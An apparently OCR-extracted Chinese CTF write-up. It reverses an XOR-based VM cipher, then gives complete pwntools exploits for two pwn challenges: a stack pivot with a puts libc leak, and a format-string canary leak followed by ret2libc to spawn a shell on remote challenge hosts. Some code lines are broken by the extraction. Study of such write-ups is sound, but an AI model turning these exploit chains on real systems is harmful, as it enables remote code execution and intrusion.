
首先为vm创建一个结构体

```
struct vm{
    char op[0x300];
    char mem[0xd00];
    char stack[0x200];
    char eip;
    char reg[10];
}
```

通过动态调试,比如第一次输入 `b2345678901234567890123456789012345678901234567890` 得到




第二次输入 `a234567890123456789012345678901234567890` 得到




可以发现仅仅有一位发生了变化,那么这说明我们的输入是逐位加密的


在异或这个地方打个断点,现在我们输入
`c234567890123456789012345678901234567890123456789012345678901234567890`



可以发现这里第一个异或的值就是我们的输入的第一位



加密完成后,第一位的值是0x37,而且有 `hex(ord('c')^0x54)=0x37`




所以可以知道输入仅仅是经历了异或加密

写个IDA_trace脚本把这个异或的值打印出来

```
import idc
import ida_bytes

print(f"{idc.get_reg_value('RAX')},",end='')
```



经过动调发现前两位不是异或的数,后面每隔一位才是与输入进行异或的数

随后就是需要找到最终要比较的数组,通过将0x54与前缀flag的第一位f异或,可以得到字符2,通过在内存中搜索,找到最后比较的数组在这个位置

```
0000557B7485BC60  E4 FA 07 6F B5 CE D0 FC  06 68 A4 F8 DE 11 A3 6D  ...o.....h.....m
0000557B7485BC70  32 A1 FB 95 C9 FD 74 47  0B B2 F4 EC 6A 7F E8 50  2.....tG........
0000557B7485BC80  ED 7D 69 7A 98 70 A0 60  CD 9B 85 71 EF 6E 5D 27  ...z.p.`...q...'
0000557B7485BC90  91 D3 D9 1F 1C 64 97 7B  83 FF BE 5F 77 54 EB 3E  .....d.{..._wT..
0000557B7485BCA0  44 F6 A7 F1 B0 46 DB 29  BC 78 63 28 33 30 7C 82  D....F...xc(30|.
0000557B7485BCB0  49 6E 70 75 74 20 79 6F  75 72 20 66 6C 61 67 3A  Input·your·flag:
0000557B7485BCC0  54 72 75 65 4E 6F 70 65  32 9A 93 60 80 36 66 39  TrueNope2..`.6f9
0000557B7485BCD0  3E 63 F0 7D 24 27 75 37  37 00 8D 8A F6 21 9E 91  >c....u77.......
0000557B7485BCE0  62 73 1D AC 40 AF 05 7E  2B 72 FC 74 68 00 67 87  bs..@..~+r.th.g.
0000557B7485BCF0  E8 08 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000557B7485BD00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

所以exp如下

```
xor = [84,51,246,51,242,51,7,51,251,51,4,51,5,51,14,51,93,51,83,51,201,51,78,51,70,51,10,51,19,51,1,51,3,51,56,51,160,51,187,51,199,51,68,51,250,51,188,51,3,51,68,51,44,51,154,51,109,51,152,51,53,51,79,51,74,51,16,51,196,51,23,51,9,51,97,51,6,51,225,51,141,51,117,51,198,51,93,51,130,51,31,51,51,51,217,51,127,51,153,51,162,50,360]
a = [0x32, 0x9A, 0x93, 0x60, 0x80, 0x36, 0x66, 0x39, 0x3E, 0x63, 0xF0, 0x7D, 0x24, 0x27, 0x75, 0x37, 0x37, 0x00, 0x8D, 0x8A, 0xF6, 0x21, 0x9E, 0x91, 0x62, 0x73, 0x1D, 0xAC, 0x40, 0xAF, 0x05, 0x7E, 0x2B, 0x72, 0xFC, 0x74, 0x68, 0x00, 0x67, 0x87, 0xE8, 0x08]
for i in range(len(a)):
    print(chr(a[i]^xor[2*i]),end='')
```

Pwn

Moved

栈迁移模板题

```
from pwn import*
# p = process("./pwn")
p = remote("101.201.35.76",27431)
# libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = ELF("./libc-2.27.so")
bss = 0x405000
ret = 0x40124c
read_rbp = 0x401230
puts_plt = 0x401080
puts_got = 0x404018
rdi = 0x401353
leave_ret = 0x40124b
p.recv()
p.send(b'a'*0x20)
p.recv()
p.send(p32(0x12345678))
p.recv()
payload = b'a'*0x30 + p64(bss) + p64(read_rbp)
p.send(payload)
# gdb.attach(p)
payload = p64(bss) + p64(rdi) + p64(puts_got) + p64(puts_plt) + p64(read_rbp) + b'a'*0x8 + p64(bss-0x30) + p64(leave_ret)
```

```
p.send(payload)

libc_base = u64(p.recv(6).ljust(8,b'\0')) - libc.symbols["puts"]
print(hex(libc_base))
system = libc_base + libc.symbols["system"]
str_bin_sh = libc_base + libc.search(b"/bin/sh").__next__()
# gdb.attach(p)
payload = b'a'*0x20 + p64(rdi) + p64(str_bin_sh) + p64(system)
p.send(payload)
p.interactive()

```

Pwthon

在app.cpython-37m-x86_64-linux-gnu.so里面发现__pyx_f_3app_Welcome2Pwnthon是直接运行之后选择0后出现的函数，里面给了一个地址，一个格式化字符串漏洞和一个栈溢出，格式化禁了$。

看汇编发现这个地址是__pyx_f_3app_get_info的地址，可以通过这个得到题目给出的这个库的base。在栈溢出处泄露libc，发现libc版本为2.27-3ubuntu1.5_amd64，跟上一题一样。此外发现libcbase和前面泄露的base固定差0xf2a000。因此再在栈溢出处搞ret2libc即可。

```
from pwn import*
p = remote("47.93.188.210",16282)
libc = ELF("./libc-2.27.so")
# p = process("python3 ./main.py")
p.recv()
p.sendline("0")
p.recvuntil("0x")
base = int(p.recv(12),16) - 0x68b0
print(hex(base))
puts_plt = base + 0x3710
puts_got = base + 0x16078
ret = base + 0x301a
rdi = base + 0x3f8f
rsi = base + 0x3cd9
str_ = base + 0x137e8
libc_base = base + 0xf2a000
system = libc_base + libc.symbols["system"]
puts = libc_base + libc.symbols["puts"]
str_bin_sh = libc_base + libc.search(b"/bin/sh").__next__()
payload = b" %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p
%p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %p  %ptt%p "
# payload = b"%6$llx"F2A
# payload =
b'.%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16l
```

```
    lx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16
    llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%16llx..%1
    6llx..%16llx..%16llx.'
p.sendline(payload)
p.recvuntil("tt0x")
kanaria = int(p.recv(16),16)
print(hex(kanaria))
payload = b'a'*0x108 + p64(kanaria) + b'a'*8 + p64(ret) + p64(rdi) +
p64(str_bin_sh) + p64(system)
p.sendline(payload)
p.recv()
p.recv()
# p.recv()
# libc_base = u64(p.recv(6).ljust(8,b'\0')) - libc.symbols["puts"]
# print(hex(libc_base))
# print(hex(libc_base - base))
p.interactive()

```